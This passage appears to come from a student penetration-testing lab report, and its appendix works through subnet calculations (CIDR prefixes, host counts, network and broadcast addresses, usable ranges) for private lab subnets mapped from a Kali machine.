
Fig 24 – Proof of entry to PC 5 (192.168.0.66), also showing no devices existing beyond it.

APPENDIX B – SUBNET CALCULATIONS

To determine the best approach to begin mapping the network, it is vital to work with any prior information offered by the Kali Linux testing machine itself. As mentioned previously, using the command "ifconfig" reveals information regarding the device itself.



This reveals 3 important pieces of information: The IP address of 192.168.0.200; the Subnet Mask of 255.255.255.224; and the Broadcast Address of 192.168.0.223. The remaining information required include the Network Address and the Subnet itself, as without it, the next device in the network would prove more difficult to find. To calculate the subnet, refer to the image below:



Every subnet mask is always split into 4 octets, each capable of reaching a value of 255. It is through this that the subnet can be derived from. In the example, the first 3 octets reach 255, meaning that each binary figure in each octet is set to 1. This provides a value of 24. To calculate the fourth octet, the value of 224 must be converted into binary notation. Adding 128, 64, and 32 together provides this value, meaning that 3 additional binary figures in this octet is set to 1. Combining this with the other 3 octets provides a subnet value of 27 (24 + 3). Testing this result with an Nmap scan of the Kali Machine will now provide further access to the network.

Considering that a subnet of 27 can allow up to 30 useable hosts (using the formula $2^n - 2$), it is now possible to work out the Network Address, since the Broadcast Address has already been found. Subtracting 31 from the broadcast address (192.168.0.223) leaves a network address of 192.168.0.192.

The remaining subnet calculations will be summarised but will still show valid workings of the desired information. The order pertains to the subnet table earlier in the report.

172.16.221.0/24

- Subnet Mask = 255.255.255.0, or 11111111. 11111111. 11111111.00000000
- 3 full octets = 24 (subnet)
- 1 empty octet leading to 8 host bits (8 – 0)
- 2^n – 2 = 2^8 -2 = 254
- Network Address = 172.16.221.0
- Broadcast Address = 172.16.221.255
- Useable IP Range: 172.16.221.1 – 172.16.221.254.

192.168.0.224/30

- Subnet Mask = 255.255.255.252, or 11111111. 11111111. 11111111.11111100
- 3 full octets = 24
- 6 open bits in octet 4, leading to 2 host bits (8 – 6 = 2)
- 24 + 6 = 30 (subnet)
- 2^n – 2 = 2^2 - 2 = 2
- Network Address = 192.168.0.224
- Broadcast Address = 192.168.0.227
- Useable IP Range: 192.168.0.225 – 192.168.0.226.

192.168.0.32/27

- Subnet Mask = 255.255.255.224, or 11111111. 11111111. 11111111.11100000
- 3 full octets = 24
- 3 open bits in octet 4, leading to 5 host bits (8 – 3 = 5)
- 24 + 3 = 27 (subnet)
- 2^n – 2 = 2^5 - 2 = 30
- Network Address = 192.168.0.32
- Broadcast Address = 192.168.0.63
- Useable IP Range: 192.168.0.33 – 192.168.0.62.

13.13.13.0/24

- Subnet Mask = 255.255.255.0, or 11111111. 11111111. 11111111.00000000
- 3 full octets = 24 (subnet)
- 1 empty octet leading to 8 host bits (8 – 0)
- 2^n – 2 = 2^8 - 2 = 254

- Network Address = 13.13.13.0
- Broadcast Address = 13.13.13.255
- Useable IP Range: 13.13.13.1 – 13.13.13.254.

192.168.0.228/30

- Subnet Mask = 255.255.255.252, or 11111111. 11111111. 11111111.11111100
- 3 full octets = 24
- 6 open bits in octet 4, leading to 2 host bits (8 – 6 = 2)
- 24 + 6 = 30 (subnet)
- 2^n – 2 = 2^2 - 2 = 2
- Network Address = 192.168.0.228
- Broadcast Address = 192.168.0.231
- Useable IP Range: 192.168.0.229 – 192.168.0.230.

192.168.0.128/27

- Subnet Mask = 255.255.255.224, or 11111111. 11111111. 11111111.11100000
- 3 full octets = 24
- 3 open bits in octet 4, leading to 5 host bits (8 – 3 = 5)
- 24 + 3 = 27 (subnet)
- 2^n – 2 = 2^5 - 2 = 30
- Network Address = 192.168.0.128
- Broadcast Address = 192.168.0.159
- Useable IP Range: 192.168.0.129 – 192.168.0.158.

192.168.0.232/30

- Subnet Mask = 255.255.255.252, or 11111111. 11111111. 11111111.11111100
- 3 full octets = 24
- 6 open bits in octet 4, leading to 2 host bits (8 – 6 = 2)
- 24 + 6 = 30 (subnet)
- 2^n – 2 = 2^2 - 2 = 2
- Network Address = 192.168.0.232
- Broadcast Address = 192.168.0.235
- Useable IP Range: 192.168.0.233 – 192.168.0.234.

192.168.0.240/30

- Subnet Mask = 255.255.255.252, or 11111111. 11111111. 11111111.11111100
- 3 full octets = 24
- 6 open bits in octet 4, leading to 2 host bits (8 – 6 = 2)
- 24 + 6 = 30 (subnet)
- 2^n – 2 = 2^2 - 2 = 2
- Network Address = 192.168.0.240
- Broadcast Address = 192.168.0.243
- Useable IP Range: 192.168.0.241 – 192.168.0.242.

192.168.0.96/27

- Subnet Mask = 255.255.255.224, or 11111111. 11111111. 11111111.11100000
- 3 full octets = 24
- 3 open bits in octet 4, leading to 5 host bits (8 – 3 = 5)
- 24 + 3 = 27 (subnet)
- 2^n – 2 = 2^5 - 2 = 30
- Network Address = 192.168.0.96
- Broadcast Address = 192.168.0.127
- Useable IP Range: 192.168.0.97 – 192.168.0.126.

192.168.0.64/27

- Subnet Mask = 255.255.255.224, or 11111111. 11111111. 11111111.11100000
- 3 full octets = 24
- 3 open bits in octet 4, leading to 5 host bits (8 – 3 = 5)
- 24 + 3 = 27 (subnet)
- 2^n – 2 = 2^5 - 2 = 30
- Network Address = 192.168.0.64
- Broadcast Address = 192.168.0.95
- Useable IP Range: 192.168.0.65 – 192.168.0.94.